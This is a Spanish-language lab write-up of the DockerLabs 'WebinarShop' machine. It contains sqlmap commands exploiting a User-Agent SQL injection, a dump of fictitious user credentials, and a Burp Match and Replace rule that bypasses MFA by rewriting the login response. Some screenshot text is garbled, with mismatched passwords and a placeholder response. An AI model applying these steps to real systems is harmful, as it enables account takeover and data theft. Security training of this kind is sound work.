INFORME DE LABORATORIO

WebinarShop

SQL Injection y OTP/MFA Bypass

Plataforma: DockerLabs, https://dockerlabs.es/

Máquina: WebinarShop

Autor atribuido: El Pingüino de Mario

El objetivo de este laboratorio fue practicar dos conceptos de seguridad en aplicaciones web: la identificación de una posible vulnerabilidad de SQL Injection y el análisis de un flujo de autenticación con un segundo factor (OTP/MFA).

Entorno y herramientas:

Kali Linux/terminal: Ejecución de comandos y SQLmap

Burp Suite: Inspección del historial HTTP y análisis de solicitudes/respuestas.


Navegador de Burp: Acceso a la aplicación web del laboratorio.

SQLmap: Pruebas automatizadas de SQL Injection y enumeración de base de datos.

SQLite: Gestor de base de datos identificado por SQLmap.

Desarrollo de la práctica:

1. **Inicio del laboratorio y acceso a la aplicación:**
   Se descargó e inició la máquina de laboratorio desde la terminal. Al finalizar el inicio, la terminal proporcionó una dirección IP para acceder a la aplicación web. Se abrió el navegador integrado de Burp Suite y se visitó esa dirección. En Burp Suite se revisó el historial HTTP para observar las solicitudes generadas al interactuar con la página. Después se creó un usuario de prueba en la aplicación



```
└─$  sudo bash auto_deploy.sh webinarshop.tar
[sudo] password for kali:

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

2. **Guardado de una solicitud HTTP**
   Desde el historial HTTP de Burp Suite se seleccionó la solicitud GET a /cuenta y se guardó su contenido en un archivo de texto creado desde la terminal con nano. El archivo se utilizó como entrada para SQLmap mediante la opción -r, que permite cargar una solicitud HTTP desde un archivo.

```
nano peticion.txt
```

3. **Pruebas iniciales con SQLmap**
   Se ejecutó SQLmap usando la solicitud guardada, indicando que se probara el parámetro User-Agent y habilitando `--batch` para responder automáticamente a las preguntas interactivas de la herramienta.

```
sqlmap -r peticion.txt --dbs -p "User-Agent" --batch
```

   La primera ejecución no completó la enumeración como se esperaba, pero la salida proporcionó información sobre el gestor de base de datos: SQLite. A partir de ese resultado, se especificó el DBMS con `--dbms=SQLite` y se solicitó la enumeración de tablas.


```
sqlmap -r peticion.txt --dbs -p "User-Agent" --dbms=SQLite --tables --batch
```

   El resultado mostró siete tablas. Se identificó users como la tabla relevante para el objetivo del ejercicio.

4. **Consulta de la tabla users**
   Luego se indicó a SQLmap que consultara la tabla users y mostrara los registros obtenidos. En el comando se utilizó `-T users` para seleccionar la tabla y `--dump` para volcar sus datos.

```
sqlmap -r peticion.txt -p "User-Agent" --dbms=SQLite -T users --dump --batch
```


   La herramienta mostró información de los usuarios almacenados en la tabla. Este resultado es consistente con una exposición de datos a través de SQL Injection en el entorno del laboratorio. Los datos observados pertenecen al entorno de laboratorio y son ficticios.



```
Database: <current>
Table: users
[32 entries]
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+
| id | city       | role  | email                       | phone     | country | password             | username         | full_name        | created_at          | mfa_enabled | loyalty_points |
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+
| 1  | Madrid     | admin | admin@patitasfelices.es     | NULL      | Espana  | D0gAdm1n_2024!Secure | admin            | Administrador    | 2026-10-26 18:37:06 | 1           | 0              |
| 2  | Madrid     | user  | lucia.fernandez@hotmail.com | 630020631 | Espana  | Lucia2024            | lucia.fernandez  | Lucia Fernandez  | 2026-07-15 18:37:06 | 0           | 29             |
| 3  | Barcelona  | user  | carlos.ramirez@outlook.es   | 638153966 | Espana  | carlitos99           | carlos.ramirez   | Carlos Ramirez   | 2025-11-13 18:37:06 | 0           | 863            |
| 4  | Valencia   | user  | maria.lopez@gmail.com       | 641624115 | Espana  | maria.lopez1         | maria.lopez      | Maria Lopez      | 2026-06-04 18:37:06 | 0           | 1202           |
| 5  | Sevilla    | user  | javier.moreno@gmail.com     | 650332997 | Espana  | Javi_2023            | javier.moreno    | Javier Moreno    | 2025-10-01 18:37:06 | 0           | 61             |
| 6  | Zaragoza   | user  | ana.torres@hotmail.com      | 605706704 | Espana  | perritos123          | ana.torres       | Ana Torres       | 2025-11-07 18:37:06 | 0           | 487            |
| 7  | Malaga     | user  | david.gomez@gmail.com       | 657698516 | Espana  | David1990!           | david.gomez      | David Gomez      | 2025-11-20 18:37:06 | 0           | 622            |
| 8  | Bilbao     | user  | laura.sanchez@hotmail.com   | 669265602 | Espana  | laura2024            | laura.sanchez    | Laura Sanchez    | 2026-03-10 18:37:06 | 0           | 766            |
| 9  | Murcia     | user  | sergio.diaz@outlook.es      | 646125362 | Espana  | sergiodiaz           | sergio.diaz      | Sergio Diaz      | 2025-11-08 18:37:06 | 0           | 1546           |
| 10 | Palma      | user  | elena.ruiz@yahoo.es         | 648736186 | Espana  | elena_ruiz7          | elena.ruiz       | Elena Ruiz       | 2025-11-18 18:37:06 | 0           | 1017           |
| 11 | Granada    | user  | pablo.martin@outlook.es     | 654327291 | Espana  | pablo123456          | pablo.martin     | Pablo Martin     | 2025-11-15 18:37:06 | 0           | 987            |
| 12 | Alicante   | user  | cristina.jimenez@yahoo.es   | 657442713 | Espana  | cris2022             | cristina.jimenez | Cristina Jimenez | 2026-02-07 18:37:06 | 0           | 728            |
| 13 | Vigo       | user  | miguel.alvarez@yahoo.es     | 649775529 | Espana  | miguelito            | miguel.alvarez   | Miguel Alvarez   | 2026-02-14 18:37:06 | 0           | 1689           |
| 14 | Gijon      | user  | sara.romero@icloud.com      | 679464641 | Espana  | sara.romero          | sara.romero      | Sara Romero      | 2026-06-25 18:37:06 | 0           | 469            |
| 15 | Valladolid | user  | alberto.navarro@yahoo.es    | 610512510 | Espana  | Alberto!23           | alberto.navarro  | Alberto Navarro  | 2025-12-31 18:37:06 | 0           | 1200           |
| 16 | Cordoba    | user  | marta.molina@outlook.es     | 634177433 | Espana  | martamolina1         | marta.molina     | Marta Molina     | 2026-05-04 18:37:06 | 0           | 501            |
| 17 | Vitoria    | user  | raul.ortega@hotmail.com     | 676661912 | Espana  | raul2024             | raul.ortega      | Raul Ortega      | 2026-04-23 18:37:06 | 0           | 302            |
| 18 | A Coruna   | user  | beatriz.castro@icloud.com   | 617056370 | Espana  | bea_castro           | beatriz.castro   | Beatriz Castro   | 2026-01-20 18:37:06 | 0           | 73             |
| 19 | Santander  | user  | alejandro.vidal@icloud.com  | 661743404 | Espana  | alejandro00          | alejandro.vidal  | Alejandro Vidal  | 2025-10-20 18:37:06 | 0           | 1785           |
| 20 | Pamplona   | user  | patricia.marin@hotmail.com  | 647167760 | Espana  | patri123             | patricia.marin   | Patricia Marin   | 2026-09-10 18:37:06 | 0           | 1657           |
| 21 | Salamanca  | user  | daniel.herrera@yahoo.es     | 689422995 | Espana  | daniherrera          | daniel.herrera   | Daniel Herrera   | 2026-06-11 18:37:06 | 0           | 834            |
| 22 | Almeria    | user  | natalia.blanco@hotmail.com  | 617403030 | Espana  | natalia2021          | natalia.blanco   | Natalia Blanco   | 2026-08-27 18:37:06 | 0           | 1715           |
| 23 | Oviedo     | user  | oscar.suarez@icloud.com     | 657427959 | Espana  | oscar1234            | oscar.suarez     | Oscar Suarez     | 2026-06-19 18:37:06 | 0           | 860            |
| 24 | Tarragona  | user  | andrea.cabrera@hotmail.com  | 635889119 | Espana  | andrea.cabrera       | andrea.cabrera   | Andrea Cabrera   | 2026-09-02 18:37:06 | 0           | 148            |
| 25 | Leon       | user  | ruben.vega@outlook.es       | 607002873 | Espana  | rubenvega7           | ruben.vega       | Ruben Vega       | 2026-04-26 18:37:06 | 0           | 1507           |
| 26 | Cadiz      | user  | silvia.pascual@hotmail.com  | 615279859 | Espana  | silvia2024           | silvia.pascual   | Silvia Pascual   | 2026-05-09 18:37:06 | 0           | 128            |
| 27 | Toledo     | user  | ivan.nieto@icloud.com       | 677601505 | Espana  | ivan_nieto           | ivan.nieto       | Ivan Nieto       | 2026-04-07 18:37:06 | 0           | 1541           |
| 28 | Huelva     | user  | claudia.reyes@hotmail.com   | 622634208 | Espana  | claudia99            | claudia.reyes    | Claudia Reyes    | 2025-12-25 18:37:06 | 0           | 379            |
| 29 | Badajoz    | user  | adrian.campos@gmail.com     | 653876652 | Espana  | adrian.campos        | adrian.campos    | Adrian Campos    | 2026-06-26 18:37:06 | 0           | 205            |
| 30 | Logrono    | user  | nerea.santos@outlook.es     | 660243939 | Espana  | nereasantos1         | nerea.santos     | Nerea Santos     | 2026-02-13 18:37:06 | 0           | 735            |
| 31 | Castellon  | user  | gonzalo.prieto@hotmail.com  | 632639626 | Espana  | gonzalo2020          | gonzalo.prieto   | Gonzalo Prieto   | 2026-05-27 18:37:06 | 0           | 301            |
| 32 | NULL       | user  | NULL                        | NULL      | NULL    | 131313               | julieta          | NULL             | 2026-10-26 18:41:10 | 0           | 0              |
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+

[15:20:02] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/SQLite_masterdb/users.csv'
[15:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 15:20:02 /2026-10-26/
```

5. **Análisis del flujo de inicio de sesión y MFA**
   A continuación, se intentó iniciar sesión con la cuenta de administración del laboratorio. Después de introducir las credenciales, la aplicación presentó un paso adicional de autenticación mediante OTP/MFA. Se ingresó un código de prueba para generar tráfico y poder estudiar las solicitudes y respuestas en el historial HTTP de Burp Suite.

   En la respuesta asociada a /api/login, dentro del cuerpo de la respuesta (Response body), se observó el indicador JSON "mfa_required": true. También se consideró la respuesta relacionada con un código de verificación incorrecto como otro punto de observación del flujo.


Burp Suite Community Edition v2026.9-53998 (Early Adopter) - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Pro version only
Filter on
15:49

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti...
74	http://172.17.0.2	GET	/cuenta			200	29370	HTML		Mi cuenta - Patitas Felices			172.17.0.2	patitas_session=eyJ1c2...	15:42:18 26 Oct 2...	8080	47
73	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:42:18 26 Oct 2...	8080	6
72	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:42:15 26 Oct 2...	8080	7
71	http://172.17.0.2	GET	/			200	7624	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:42:14 26 Oct 2...	8080	2
70	http://172.17.0.2	GET	/logout			303	217						172.17.0.2	patitas_session=null	15:42:14 26 Oct 2...	8080	3
68	http://172.17.0.2	GET	/			200	7881	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2	patitas_session=eyJ1c2...	15:42:11 26 Oct 2...	8080	64
67	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:38:59 26 Oct 2...	8080	2
66	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:38:59 26 Oct 2...	8080	2
65	http://172.17.0.2	GET	/login			200	3286	HTML		Iniciar sesion - Patitas Felices			172.17.0.2	patitas_session=eyJ1c2...	15:38:55 26 Oct 2...	8080	31
64	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:37:25 26 Oct 2...	8080	3
63	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:37:25 26 Oct 2...	8080	19
62	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:37:22 26 Oct 2...	8080	6
60	http://172.17.0.2	GET	/			200	7627	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:37:20 26 Oct 2...	8080	3
59	http://172.17.0.2	GET	/logout			303	217						172.17.0.2	patitas_session=null	15:37:20 26 Oct 2...	8080	9
56	http://172.17.0.2	GET	/			200	7925	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2	patitas_session=eyJ1c2...	15:37:16 26 Oct 2...	8080	194
55	http://172.17.0.2	POST	/api/mfa/verify	✓		401	396	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:24:53 26 Oct 2...	8080	46
53	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:21:43 26 Oct 2...	8080	119
52	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:21:42 26 Oct 2...	8080	52
51	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:21:13 26 Oct 2...	8080	7
47	http://172.17.0.2	GET	/			200	7714	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:21:10 26 Oct 2...	8080	36


Request

```
POST /api/login HTTP/1.1
Host: 172.17.0.2
Content-Length: 54
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://172.17.0.2
Referer: http://172.17.0.2/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "username":"admin",
  "password":"DOgAdmin_2024!Secure"
}
```

Original response

```
HTTP/1.1 200 OK
date: Mon, 26 Oct 2026 19:42:17 GMT
server: uvicorn
content-length: 36
content-type: application/json
set-cookie: patitas_session=
eyJ1c2VyX2lkIjogMSwgInJvbGUiOiAiYWRtaW4iLCAibWZhX3BlbmRpbmciOiB0cnVlLCAibWZhX2NvZGUiOiAiNTczNjk2In0=.at-tGg.OX1QR6QL4iC_BfjJ_CEeY
IdKYls; path=/; Max-Age=1209600; httponly; samesite=lax

{
  "success":true,
  "mfa_required":true
}
```

6. **Prueba de Match and Replace en Burp Suite**
   Por último manipule la respuesta del servidor para que el MFA no sea requerido. Se creó una regla de Match and Replace para sustituir en la respuesta el texto "mfa_required": true por "mfa_required": false. El propósito fue observar cómo reaccionaba el navegador cuando recibía una respuesta modificada.



Type: Response body

Comment:

Match: "mfa_required":true

Replace: "mfa_required":false


☐ Regex match

Original response

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Server: server
Content-Length: 111

<!DOCTYPE html>
<html>
    <title>
        Example
    </title>
    <head>
    </head>
    <body>
    </body>
</html>
```

Auto-modified response

Luego de modificar la respuesta HTTP mediante Burp Suite, volví a iniciar sesión con el usuario admin y ya no me aparece el MFA. Muestro captura del perfil admin.



Hola, admin 👋

Tus datos

Usuario: admin

Email: admin@patitasfelices.es

Ciudad: Madrid

Rol: admin

Resumen

Tienes **0** pedido(s) realizados.